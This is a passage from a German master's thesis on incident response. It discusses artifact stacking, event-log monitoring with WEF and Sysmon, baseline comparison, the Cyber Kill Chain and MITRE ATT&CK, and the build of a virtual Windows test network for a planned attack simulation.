Daneben gibt es viele weitere zusätzliche Programme, die für eine Remote Triage genutzt werden können. Das Angebot der kostenpflichtigen Programme ist sehr groß und wird häufig in Verbindung mit anderen Funktionalitäten ausgeliefert, wie Endpoint Detection and Response (EDR). Nachteil ist hierbei sicherlich, dass diese Produkte nicht für jedermann preislich erschwinglich sind. [3] Es existieren jedoch auch Open Source Programme, die frei verfügbar sind. Die Vor- und Nachteile sowie die Auswahl eines konkreten Programms für die Nutzung im Rahmen dieser Arbeit werden in Abschnitt 3.2 thematisiert.

Ein praktischer Nachteil dieser Programme, die ggf. nachinstalliert werden müssen, um die Remote Triage durchzuführen ist, dass sie durch die nachträgliche Installation, falls diese nicht schon vor dem Angriff erfolgt ist, Spuren verändern oder vernichten können. Dabei kann es zur Alarmierung des Angreifers kommen, da dieser durch die Installation dieser speziellen Software auf die Gegenmaßnahmen und das Wissen über die Kompromittierung der Systeme der Administratoren hingewiesen wird. [3]

Des Weiteren wird die Remote Triage in aller Regel als Live Akquise durchgeführt, da viele Institutionen auf den Weiterbetrieb ihrer Systeme angewiesen sind. Auch eine Arbeitsspeicher-Akquise ist bei den meisten der Programme per Remote Triage somit möglich. [17]

2.3.2 Artefakt Stacking

Eine Methode im Incident Response Bereich um Angriffsaktivitäten aus legitimen Artefakten herauszufiltern, ist das Zählen von gleichartigen Artefakten, im Fachjargon als Stacking bezeichnet. Dabei werden Anomalien einzelner Systeme in einem Netzwerk auf Basis von forensischen Artefakten hervorgehoben. Dies geschieht, indem Artefakte von Systemen in einem Netzwerk gesammelt und anschließend innerhalb derselben Artefaktgruppe nach Abweichungen gesucht wird. [3]

In einem Unternehmensnetzwerk werden Clients häufig mit der gleichen Software ausgestattet, da Benutzer keine Software dazu installieren dürfen. Ist nun ein Client mit einer Schadsoftware kompromittiert, wird dies bspw. zur Erstellung einer Prefetchdatei für dieses Programm führen, wie bereits in Abschnitt 2.2.2 erläutert. Erhebt man die Prefetchdateien aller Clients im Unternehmen und zählt im Anschluss wie viele der Prefetchdateien für das jeweilige Programm existieren, wird man erkennen können, welche Programme auf Clients einzigartig sind, da sie nur einmal vorkommen. So können Abweichungen vom Normalzustand des Systems in einem Netzwerk mit mehreren gleichartigen Systemen direkt erkannt werden. Diese Methode hat sich bereits als sehr hilfreich bei der Identifizierung von betroffenen Systemen im Rahmen von Incident Response etabliert. [3]

Der große Vorteil dieser Methode ist, dass sie in der Regel, anders als beim Monitoring und der Erstellung einer Baseline, auch ohne vor dem Angriff durchgeführte Konfiguration angewandt werden kann. Wie dargestellt werden im Rahmen des Stackings lediglich Daten benötigt, die grundsätzlich nach einem Angriff erhoben werden können.

2.3.3 Auswertung Monitoringsysteme

Hier können auszugsweise Systeme wie Network Intrusion Detection System (NIDS), EDR und Security Information and Event Management (SIEM) genannt werden. Diese sammeln unter anderem sicherheitsrelevante Informationen über angebundene Systeme. Es gibt noch weitere Formen der Überwachungssysteme, die an dieser Stelle nicht vertieft werden sollen. Die

erwähnten Monitoringsysteme sollen jedoch kurz erläutert werden, da sie für den Incident Response Prozess von erheblichen Nutzen sein können und im Testnetzwerk im nächsten Kapitel teilweise genutzt werden sollen.

NIDS verwenden Sensoren, die an verschiedenen Verbindungen in einem internen Netzwerk verteilt, Datenverkehr mitschneiden und anschließend durch das NIDS ausgewertet werden. So kann bspw. auch der Datenverkehr für ein bestimmtes System gezielt retrograd ausgewertet und unerwünschte Datenverbindungen ermittelt werden. [12]

Bei EDR handelt es sich um eine Cybersicherheitslösung, die Endgeräte kontinuierlich überwacht und Cyberbedrohungen erkennt und ggf. automatisiert behebt. [18] Somit kann EDR mit einem HIPS verglichen werden, welches jedoch die Aktivitäten der einzelnen Endpunkte mittels Agenten auf einem zentralen System sammelt. Mit Endpunkten sind in diesem Kontext in der Regel Clients gemeint. Wie bereits erwähnt generieren solche Systeme, genau wie HIDS, Logdateien, die bei der Suche nach Angriffsaktivitäten hilfreich sein können. [3]

SIEM als Log-Management System, sammelt Logdateien von verschiedenen Systemen und stellt diese in der Regel aufbereitet dar. Der Unterschied zu EDR ist, dass grundsätzlich keine eigenen Aktivitäten durch das SIEM durchgeführt werden, sondern es sich lediglich um eine Zusammenführung bereits vorhandener Logs handelt. Die Auswertung dieser Logdateien kann ebenso ausführliche Informationen über ein System beinhalten, was jedoch von der konkreten Konfiguration des SIEM abhängig ist. [4] Im Windows Umfeld wird die systemeigene Ereignisprotokollierung durch das Betriebssystem und laufende Anwendungen gefüllt und im „EVTX“-Dateiformat gespeichert. Ziel ist die Zusammenführung von Fehlerprotokollen, wichtigen Software- und Hardwareereignissen, sodass Administratoren nicht eine Vielzahl an Quellen überprüfen müssen, um Probleme zu diagnostizieren. [19]

Das EVTX Format wird binär und nicht im Klartextformat wie bei Linux Betriebssystemen gespeichert. Besonders daran ist zudem, dass ein Event nicht immer die ursprüngliche Nachricht, sondern nur die ID des Ereignisses enthält. Mittels dieser Event ID wird die tatsächliche Nachricht in einer Datenbank auf dem System ermittelt. Die Nachrichten-ID-Kombination kann sich von

Systemversion zu Version unterscheiden, was eine nachträgliche Auswertung des Eventlogs ohne Wissen über die Version des Betriebssystems oder der meldenden Anwendung erschweren kann. [20]

Der Aufbau der Eventloggingfunktionalität soll im Folgenden kurz beschrieben werden. Es existieren grundsätzlich fünf unterschiedliche Arten von Ereignissen: Fehler, Warnung, Information, Erfolgsüberwachung, Fehlerüberwachung. Es gibt verschiedene Standard-Logs unter Windows, die für die jeweiligen Zwecke genutzt werden: Anwendung, Security, System, CustomLog. Zudem kann jede Windows Anwendung über ein eigenes Log verfügen. [19]

Das Security Log ist häufig aus Forensik Sicht das relevanteste. Es enthält beispielweise Informationen über das Einloggen eines Nutzers auf dem System. Somit wird jeder Login eines Nutzers bei Nutzung der Standardeinstellungen protokolliert. Dazu wird beispielsweise die Event ID 4624, seit Windows Server 2008 und Vista, im Security Log als Event Art „Information“ vergeben. Das Event enthält neben weiteren Informationen, Zeitstempel, den betreffenden Nutzernamen hier „LabAdmin“, Quell-IP-Adresse, sowie einen Anmeldetyp, der hier den Wert „10“ innehält, siehe Abbildung 2. Dieser Anmeldetyp steht für einen Login per Remote Desktop. [3]

Auch existiert die Möglichkeit der Weiterleitung der Logs an ein zentrales System mittels Windows Bordmitteln, dem Windows Event Forwarding (WEF). Da dabei sehr große Datenmengen anfallen, muss zudem ein performantes System mit ausreichend großen Speicherkapazitäten und passende Datenbanksoftware genutzt werden. [21]

Gewiss können auch Eventlogs durch Angreifer auf einem System manipuliert werden. Dies hinterlässt allerdings häufig Spuren an anderer Stellen, was es schwierig, aber nicht unmöglich macht, Logdateien unerkannt zu manipulieren. Werden Logdateien direkt an ein SIEM weitergeleitet und dort zentral abgelegt und besonders gesichert, ist die Manipulation um einiges erschwert, weshalb dies zu bevorzugen ist. [10]

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	10.05.2024	13:39:34	4624	Microsoft-Wind	Logon	N/A	FS1.corp.contoso.com

Description	
Ein Konto wurde erfolgreich angemeldet.	
Antragsteller:	
Sicherheits-ID:	S-1-5-18
Kontoname:	FS1\$
Kontodomäne:	CORP
Anmelde-ID:	0x3e7
Anmeldeinformationen:	
Anmeldetyp:	10
Eingeschränkter Administratormodus:	Nein
Virtuelles Konto:	Nein
Token mit erhöhten Rechten:	Ja
Identitätswechselebene:	Identitätswechsel
Neue Anmeldung:	
Sicherheits-ID:	S-1-5-21-2345108715-2035346171-3737980883-500
Kontoname:	LabAdmin
Kontodomäne:	CORP
Anmelde-ID:	0x704727
Verknüpfte Anmelde-ID:	0x0
Netzwerk-Kontoname:	-
Netzwerk-Kontodomäne:	-
Anmelde-GUID:	{1dab74fe-1f9c-b5b8-65c5-562b80510ae6}
Prozessinformationen:	
Prozess-ID:	0x1ac
Prozessname:	C:\Windows\System32\svchost.exe
Netzwerkinformationen:	
Arbeitsstationsname:	FS1
Quellnetzwerkadresse:	10.0.0.102
Quellport:	0
Detaillierte Authentifizierungsinformationen:	
Anmeldeprozess:	User32
Authentifizierungspaket:	Negotiate
Übertragene Dienste:	-
Paketname (nur NTLM):	-
Schlüssellänge:	0

Abbildung 2: Ausschnitt Windows Eventlog über Login-Aktivität

Somit stellt die Auswertung von Monitoringsystemen und Logdateien eine relevante Vorgehensweise im Rahmen der Identifizierung kompromittierter Systeme dar.

2.3.4 Baselineabgleich

Zurück zur Methode der Identifikation betroffener Systeme mithilfe einer Baseline im Rahmen von Incident Response, die primär im Rahmen dieser Master Thesis erörtert werden soll. Die grundlegende Idee ist, auf Basis von forensischen Artefakten eine Baseline vor einem Angriff zu erzeugen und diese später zu nutzen, um Artefakte herauszufiltern, die mit Angriffsaktivitäten in Verbindung stehen. Dies könnte auch mit dem Begriff Whitelisting als Methode zur Datenreduktion beschrieben werden. Solch ein Vorgehen wird bereits in diversen Bereichen der IT-Forensik, wie der Suche nach maliziösen Programmen verwendet. Hierzu existieren Listen von Hashwerten bekannter Systemdateien mit denen grundsätzlich legitime Programme herausgefiltert werden können. [11]

Die Methode des Baselineabgleiches auf Basis forensischer Artefakte wird auch von Anson vorgeschlagen. [3] Jedoch wird dabei nicht konkret beschrieben wie

dies umzusetzen ist. Grundsätzlich wird oftmals beschrieben, dass es notwendig als CIRT ist, normales Verhalten der Systeme in einem Netzwerk zu kennen, um das abnormale Verhalten identifizieren zu können. In der Regel wird jedoch nicht vertieft, wie dies zu bewerkstelligen ist. Häufig wird auf Logdateien und die Auswertung von Monitoringsystemen verwiesen. [13, 22]

Des Weiteren gibt es Ansätze, wie der Anomalieerkennung bei IDS, die der hier vorgeschlagenen Methode nahekommen. Viele Programme nutzen bereits seit einiger Zeit das anomaliebasierte Scannen nach Angriffsaktivitäten. Dabei wird ebenfalls eine Baseline erstellt, die auf Netzwerkverkehr, Systemleistung, Nutzerverhalten und weiteren messbaren Werten basiert. Häufig wird dabei maschinelles Lernen verwendet. [23] Dieser Ansatz unterscheidet sich zum einen zunächst in der Art der Daten, die zur Erstellung der Baseline verwendet werden, da es sich hierbei eher um statistische Werte handelt. Zum anderen ist die Zielrichtung eine andere, da ein Angriff damit initial erkannt werden soll. Hauptnutzer sind somit zunächst jene, welchen die Aufgabe der Überwachung der Systeme zukommt.

Ein weiterer Ansatz, welcher der hier behandelten Methode nahekommt, wird durch Lapso et. Al. beschrieben. Hierbei wird ebenfalls per Whitelisting versucht, bei der Suche nach Anomalien und somit Angriffsaktivitäten zu unterstützen. Die Ausarbeitung zielt jedoch hauptsächlich auf die Analyse des Arbeitsspeichers ab, was hier nicht die primäre Zielrichtung und grundsätzlich ein anderes Vorhaben ist. [24]

Auch kann ein Programm ermittelt werden, welches für Linux Systeme entwickelt wurde und den hier beschriebenen Ansatz des Baselineabgleichs zwecks Anomalieerkennung verfolgt. Das Shell Skript, welches sich laut des Entwicklers seit ca. zwei Jahren im „BETA“-Stadium befindet, sammelt Informationen über den Zustand eines Systems und verwendet dazu die folgenden Artefakte: Betriebssysteminformationen und Statistiken, Hardwareinformationen, Netzwerkeinstellungen und Statistiken, Laufende Prozesse, Informationen über Benutzer und Gruppen sowie eine Auflistung aller Dateien und Pfade. Der Einsatz des Skripts soll laut dem Entwickler vor dem Produktiveinsatz direkt nach der Installation des Systems erfolgen. Das Skript ist so konzipiert, dass es lokal

für ein einzelnes System ausgeführt werden kann. [25] Dies entspricht nicht dem in dieser Masterthesis angestrebtem Ziel, da eine Baseline für mehrere Systeme in einem Netzwerk erstellt und genutzt werden soll. Zudem wird hier eine Lösung für das Windows Umfeld gesucht und es ist fraglich, ob die in diesem Skript genutzten Artefakte ausreichend bzw. optimal sind, um Angriffsaktivitäten zu ermitteln.

Zuletzt soll noch ein Programm erwähnt werden, welches im Laufe der Erstellung dieser Thesis ermittelt werden konnte. Dabei handelt es sich um ein Programm, welches den hier verfolgten Ansatz grundsätzlich abbildet. Dieses basiert auf dem forensischen Powershell Framework Kansa, heißt „Kansa-Profiler“ und ist frei verfügbar auf Github. Besonders an der dabei genutzten Vorgehensweise ist, dass vor dem eigentlichen Vergleich der Daten mit der Baseline, diese, wie in Abschnitt 2.3.2 beschrieben, gestacked werden. Zusätzlich beschreibt der Entwickler in einem Whitepaper den Nutzen und die Grundidee der Methode eines Baselineabgleichs in einem Netzwerk mit mehreren Systemen, sodass auch hier der methodische Ansatz als sinnvoll dargestellt wird. Auch wird hervorgehoben, dass der Nachteil, dass eine Baseline selbstverständlich vor einem Angriff erstellt werden muss, auch zum Vorteil genutzt werden kann, da IT-Mitarbeiter so im Vorfeld lernen können mit den Programmen umzugehen, um im Ernstfall bestmöglich vorbereitet zu sein und die notwendigen Programme bereits im Netzwerk etabliert und Funktionsbereit sind. [26]

Ob sich dieses Programm, der „Kansa-Profiler“ im Rahmen dieser Ausarbeitung als bestes Werkzeug eignet, wird im Abschnitt 3.2, der Programmauswahl, mithilfe einer Gegenüberstellung weiterer Methoden thematisiert werden.

2.4 Angreifervorgehen

Im Folgenden wird das Vorgehen bei Cyberangriffen thematisiert, da dieses Wissen für den Forensiker relevant ist, um der Arbeit im Rahmen von Incident Response nachzukommen. Das Hineinversetzen in den Angreifer ist eine Methode, welche in vielen Bereichen zum Einsatz kommt [27] und kann auch hier helfen, bislang unerkannte Angriffsaktivitäten zu identifizieren und ggf. sogar vorherzusehen. So wird versucht, Cyberangriffe mittels Modellen abzubilden, wie

der „Cyber Kill Chain“ [28] oder dem MITRE ATT&CK-Framework [29], was für Adversarial Tactics, Techniques, and Common Knowledge steht. Dies dient dem Zweck, bestimmte Abläufe eines Cyberangriffes darzustellen und somit unter anderem Verhalten vorhersagen zu können. Dabei wird ein Angriff meist in verschiedene Stufen eingeteilt. In Abbildung 3 ist auf der linken Seite das Cyber Kill Chain Modell und auf der rechten Seite das MITRE ATT&CK-Framework dargestellt.



Abbildung 3: Gegenüberstellung Cyber Kill Chain und MITRE ATT&CK-Framework [30]

Die Phasen nach der Cyber Kill Chain können wie folgt beschrieben werden [28]:

1. Reconnaissance (Aufklärung): In dieser Phase sammelt der Angreifer Informationen über das Ziel. Dies kann durch verschiedene Methoden geschehen, wie z.B. das Scannen von Netzwerken, das Durchsuchen von öffentlich zugänglichen Informationen oder Social Engineering.
2. Weaponization (Bewaffnung): Der Angreifer erstellt Schadcode, wie z.B. Malware und nutzt dazu einen Exploit, der eine Schwachstelle des Ziels

- ausnutzt. Dies ist der Schritt, in dem das Angriffswerkzeug vorbereitet wird.
3. Delivery (Lieferung): In dieser Phase wird der schädliche Code an das Ziel übermittelt. Dies kann durch verschiedene Methoden geschehen, wie z.B. Phishing-E-Mails, bösartige Anhänge und Websites oder USB-Laufwerke.
 4. Exploitation (Ausnutzung): Der schädliche Code wird auf dem Zielsystem ausgeführt, indem bspw. eine Schwachstelle ausgenutzt wird. Dies ermöglicht es, dem Angreifer die Kontrolle über das System zu erlangen.
 5. Installation (Installation): Die Malware wird auf dem Zielsystem installiert, um dauerhaften Zugriff zu ermöglichen. Dies kann durch die Installation eines Remote-Access-Trojaners (RAT) oder anderer schädlicher Software geschehen.
 6. Command and Control (C2) (Befehls- und Kontrollkommunikation): Der Angreifer etabliert einen Kommunikationskanal zwischen dem infizierten System und einem Kontrollserver, um Befehle zu senden und Daten zu empfangen.
 7. Actions on Objectives (Ziele erreichen): In dieser Phase führt der Angreifer die eigentlichen Ziele des Angriffs aus, wie z.B. Datenexfiltration, Zerstörung von Daten, Spionage oder Erpressung.

Eine wesentliche Erkenntnis, die mit der Cyber Kill Chain vermittelt werden soll, ist, dass es sich bei Cyberangriffen um eine Kette von Aktivitäten handelt, die aufeinander aufbauen. Wird eine Aktivität des Angriffs abgewehrt, sind die folgenden Aktivitäten zunächst nicht mehr möglich und der Angreifer muss von vorne beginnen. Gleichzeitig ist die Abwehr des Angreifers in den ersten Stufen einfacher als in den späteren. Hat der Angreifer erstmal Zugänge zu einem System erbeutet und sich im Netzwerk ausgebreitet, ist die Entfernung deutlich schwerer. [4]

Das MITRE ATT&CK-Framework ist wie die Cyber Kill Chain dazu vorgesehen, Cyberangriffe zu beschreiben. Jedoch ist das MITRE ATT&CK-Framework bei der Beschreibung eines Cyberangriffs detaillierter und verfolgt damit die Zielrichtung der Kategorisierung der verschiedenen konkreten Taktiken, Techniken und Verfahren, (TTPs) um Cyberangriffe so detailliert wie möglich beschreiben und Angreifer damit voneinander unterscheiden zu können. Die Grundidee dahinter ist, dass auch Angreifer an ihren Methoden häufig festhalten

und somit anhand dessen wiedererkannt werden können. Zudem kann das MITRE ATT&CK-Framework auch dazu genutzt werden, um als Administrator Informationen über potenzielle Angriffsvarianten zu erhalten und sich anschließend dagegen abzusichern. [3]

Das MITRE ATT&CK-Framework unterteilt die Abschnitte eines Cyberangriffs in 14 übergeordnete Taktiken und somit mehr als die Cyber Kill Chain mit sieben Vorgehensweisen. Die einzelnen Techniken der jeweiligen Taktik werden mit einer ID gekennzeichnet. Die Techniken verfügen dazu auch noch über Subtechniken. Die Technik T1595 steht für „Active Scanning“ und befindet sich in der Aufklärungsphase eines Cyberangriffs. Hierbei existiert auch die Subtechnik mit der ID T1595.002, wobei es sich um „Vulnerability Scanning“ handelt. Damit sind Schwachstellenscans gemeint, die dem Ziel dienen, Informationen über ein System zu erlangen, welche für eine Kompromittierung genutzt werden können. [31] In Abbildung 3 werden rechtsseitig auch die 14 übergeordneten Techniken des MITRE ATT&CK-Framework dargestellt. Eine bindende Reihenfolge der Techniken, wie bei der Cyber Kill Chain, die einen Cyberangriff oberflächlicher beschreibt, ist hier nicht vorgesehen, was auch an der fehlenden Kennzeichnung mittels Pfeilen in der Abbildung 3 erkennbar ist. [30] So ist in der Praxis die Durchführung von Taktiken, die der Erhöhung von Rechten (Privilege Escalation) dienen, auch durchaus vor der Persistenserreichung möglich.

Zudem kann das MITRE ATT&CK-Framework im Rahmen von Cyber Threat Intelligence (CTI) genutzt werden, um bei Incident Response eine Angreiferzuordnung vorzunehmen [29], was ein Ziel der angegriffenen Institution sein kann.

Im Rahmen dieser Masterthesis wird das MITRE ATT&CK-Framework zudem in Abschnitt 3.6, der Angriffssimulation, verwendet, um eine Einteilung der simulierten Aktivitäten in der Testumgebung vorzunehmen.

3 Versuchsaufbau und Durchführung

Im folgenden Abschnitt soll die Erstellung und Nutzung einer Testumgebung zwecks Veranschaulichung der Methoden Baselineerstellung und Abgleich, Monitoring und Stacking dargestellt werden. Der Abschnitt dient somit als Basis für den Vergleich der unterschiedlichen Methoden, da die hierbei generierten Daten dazu genutzt werden. Gleichzeitig dient dieser Abschnitt der praktischen Darstellung, wie eine Baseline unter Nutzung forensischer Artefakte erstellt und genutzt werden kann.

3.1 Aufbau Testumgebung

Zunächst ist der Aufbau einer Testumgebung notwendig. Dazu wird ein leistungsstarker Windows-PC in Verbindung mit der Virtualisierungssoftware Hyper-V verwendet, auf dem alle Systeme der Testumgebung virtualisiert gleichzeitig betrieben werden. Der Aufbau der Testumgebung kann der Abbildung 4 entnommen werden.

Die Testumgebung besteht aus zwei unterschiedlichen virtuellen Netzen. Dem „Corp-Net“ und dem „External-Net“. Im „Corp-Net“ befindet sich eine Windows Domäne mit dem Namen „Corp.contoso.com“, wobei es sich um den Standardbeispielnamen einer Domäne im Windows Umfeld handelt. Der Domäne gehören ein Domaincontroller, drei Server, vier Clients und ein Gateway an. Alle Systeme der Domäne kommunizieren über das Gateway mit dem externen Netz, welches das Internet darstellen soll. Das Gateway (GW1) verfügt über eine aktive Firewall, welche keinen eingehenden Verkehr aus dem externen Netz in das Corp-Net zulässt.




Abbildung 4: Netzplan der virtuellen Testumgebung

Bei den Servern handelt es sich um einen Configmanager (CM1), welcher im Rahmen des Monitorings verwendet und im Abschnitt 3.2 näher beschrieben wird. Ein weiterer Server ist ein Fileserver (FS1). Der dritte Server ist ein Velociraptor Server, welcher im Rahmen der Remote Triage verwendet und in den Abschnitten 3.3 ff. beschrieben wird. Alle Server werden mit der Betriebssystemsoftware Windows Server 2019, Buildversion 20348.587 betrieben.

Die Clients werden mit Windows 10, Buildversion 18363.592 betrieben. Die Notwendigkeit der Nutzung einer älteren Betriebssystemversion der Clients ergibt sich aus dem Abschnitt 3.6, da so eine realitätsnahe Kompromittierung des Testnetzwerks möglich ist, aufgrund des Vorhandenseins zahlreicher Verwundbarkeiten, die zu einem Zeitpunkt in der Vergangenheit aktiv durch Angreifer ausgenutzt wurden oder möglicherweise auch noch werden. Die

Clients werden mittels Benutzerkonten genutzt, die zentral durch den Domaincontroller, mithilfe eines „Active Directories“, verwaltet werden. Die Nutzeraccounts der Clients verfügen über keine administrativen Berechtigungen auf den Systemen. Eine Installation von Software ist somit durch die Nutzer nicht vorgesehen.

Auf den Clients der Domäne wurden per Gruppenrichtlinien verschiedene Softwarepakete installiert und anschließend genutzt, um einige „normale“ forensische Artefakte zu generieren. Zu der installierten Software gehören der Firefox Browser, die Schlüsselerwaltungssoftware KeePass, der VLC Media Player und das Paketprogramm WinRAR in einer veralteten Version (6.23). Letzteres wird im Verlauf der Angriffssimulation in Abschnitt 3.8.1 benötigt.

Ein System, welches sich nicht im „Corp-Net“ befindet, ist ein Kali Linux System. Bei Kali Linux handelt es sich um eine auf Debian basierende Linux-Distribution, die vor allem Programme für Penetrationstests und digitale Forensik umfasst. [4] Dieses System wird verwendet, da es bereits die meisten Programme enthält, welche im Abschnitt 3.6 im Rahmen der Angriffssimulation benötigt werden. Für das Kali Linux System sind die Systeme aus dem Corp-Net, außer dem Gateway, nicht erreichbar. Umgekehrt können die Systeme aus dem Corp-Net das externe Netz und somit auch das Kali Linux System erreichen. Dies soll eine realistische Situation nachbilden, in der ein Server, welcher aus dem Internet erreichbar ist, auch von Clients in einem internen Unternehmensnetzwerk erreicht werden kann, aber nicht umgekehrt.

3.2 Einrichtung Monitoring

Nach der Einrichtung des Testnetzwerks wird eine Methode des Monitorings der Aktivitäten der Systeme der Windowsdomäne benötigt, damit diese Methode nach der Simulation der Angriffsaktivitäten ausgewertet und mit der Methode der Baseline-Nutzung verglichen werden kann. Dazu können bereits im Windows Umfeld vorhandene Mechanismen, wie das WEF genutzt werden. Da es sich hier um ein relativ kleines homogenes Netzwerk auf Windows-Basis mit wenigen Systemen und Applikationen handelt, ist die Nutzung spezieller Software, wie einem SIEM, nicht notwendig. Zudem soll der Schwerpunkt der Masterarbeit nicht

auf der Nutzung eines SIEM und des Monitorings liegen.

Aufgrund dessen wurde das System CM1 im Corp-Net als Windows Event Collector (WEC) konfiguriert. Anschließend wurde auf den Clients und restlichen Servern der Domäne per Gruppenrichtlinie das Windows Event Forwarding auf diesen WEC-Server aktiviert. Der WEC-Server arbeitet hierbei so, dass von diesem die Abonnements der verschiedenen Ereignisquellen initiiert werden. Das bedeutet, der WEC-Server entscheidet, welche Eventlog-Dateien er von den Event Forwardern entgegennimmt. [32]

Hierzu wurde bei der Einrichtung des WEC-Servers eine spezielle Liste verwendet, welche besonders relevante Eventlogs enthält, die durch erfahrene Personen aus dem Incident Response Bereich erstellt wurde. [33] Die Liste enthält auch Informationen über in dem Zusammenhang weniger wichtige Eventlogs und Events, die bei der Nutzung dieser Liste direkt herausgefiltert werden, um die Anzahl unrelevanter Events zu verringern. Beispielhaft werden neben den standardmäßigen Windows-Eventlogs, siehe Abschnitt 2.3.3., folgende Eventlogs gesammelt:

- Microsoft-Windows-PowerShell/Operational
- Microsoft-Windows-WMI-Activity/Operational
- Microsoft-Windows-TaskScheduler/Operational
- Microsoft-Windows-AppLocker/EXE and DLL
- Microsoft-Windows-Defender/Operational

Das Powershell Logging auf den Systemen muss zuvor gesondert via Gruppenrichtlinie aktiviert werden. [3]

Diese Eventlogs enthalten häufig relevante Informationen. Jedoch sind diese standardmäßigen Logs zur Systemüberwachung im Rahmen von Incident Response in der Regel nicht ausreichend. [3] Deshalb wurde auf allen Systemen der Domäne noch zusätzlich das Programm Sysmon per Gruppenrichtlinie installiert. Sysmon überwacht nach der Installation permanent das jeweilige Hostsystem und schreibt Events in ein separates Log, welches in diesem Fall ebenfalls an den WEC-Server weitergeleitet wird. Bei den Events kann es sich beispielweise um folgende Aktivitäten handeln [34]:

- Event ID 1: Prozesserstellung
- Event ID 3: Netzwerkverbindungen (Quell- und Ziel-IP-Adresse und Port)
- Event ID 4: Sysmon Dienst Zustand (Start oder Stopp)
- Event ID 5: Prozessbeendigung
- Event ID 6: Laden eines Treibers
- Event ID 11: Erstellung einer Datei
- Event ID 12: Registry Event (Erstellung eines Objekts)

Anhand dieses beispielhaften Auszugs sollte deutlich werden, dass das Monitoring mittels Sysmon sehr wertvolle Informationen liefert, die im Rahmen von Incident Response von großem Wert sind.

Zusätzlich wird Sysmon in diesem Fall mit einer zusätzlichen Konfigurationsdatei ausgeführt, welche Sysmon zusätzliche Indizien für Angriffsaktivitäten mitliefert, sodass konkrete Events im Falle einer Übereinstimmung generiert werden. Diese Events enthalten dann auch direkte Hinweise auf die MITRE ATT&CK TTPs, die möglicherweise mit der entsprechenden Aktivität in Verbindung steht. Der Autor der Konfigurationsdatei warnt davor, dass bei der Nutzung dieser, Sysmon mit einer mittleren Verbosität betrieben wird, was dazu führen kann, dass einzelne Angriffsaktivitäten übersehen werden. Eine solche Einstellung ist jedoch in Produktivsystemen ebenfalls realitätsnah, da eine zu hohe Verbosität zu viele Events generieren würde. [35]

Somit ist das Monitoring für die Systeme der Corp-Net Domäne eingerichtet. Das Monitoring wird direkt vor der Simulation der Angriffsaktivitäten aktiviert und währenddessen betrieben. Die gesammelten Eventlogs werden im Anschluss im Abschnitt 4.2.3 ausgewertet. Die Eventlogs befinden sich zudem als EVTX Datei im Anhang 1.

3.3 Auswahl Forensik Programm

Im nächsten Schritt ist die Auswahl eines oder mehrerer Programme notwendig, die zum Zweck der Remote Forensik und weiteren Methoden genutzt werden können. Hierzu sollen erneut lediglich bereits im Windows Umfeld vorhandene Funktionen oder kostenlose Programme betrachtet werden.

3.3.1 Kansa

Anson beschreibt in [3] die Nutzung von WMI und Powershell, um die Remote Triage zu betreiben. Dieser Ansatz hat den Vorteil, dass keine zusätzliche Software bzw. sogenannte Agenten auf den Zielsystemen installiert und betrieben werden müssen, da Windows Bordmittel genutzt werden. Diese Methode bringt jedoch den Nachteil mit sich, dass sehr viel Eigenarbeit zu leisten ist, um Artefakte zu beziehen, da Skripte eigenständig erstellt und angepasst werden müssten. Dieser Nachteil wird durch ein Incident Response Framework namens „Kansa“ behoben. Kansa nutzt Powershell-Remoting, um verschiedene Artefakte über ein Netzwerk zu beziehen. Anschließend können diese Artefakte auf einem zentralen Server analysiert werden. Dazu werden diverse Skripte bereitgestellt, die häufig auf das Stacking der Artefakte ausgerichtet sind. [36]

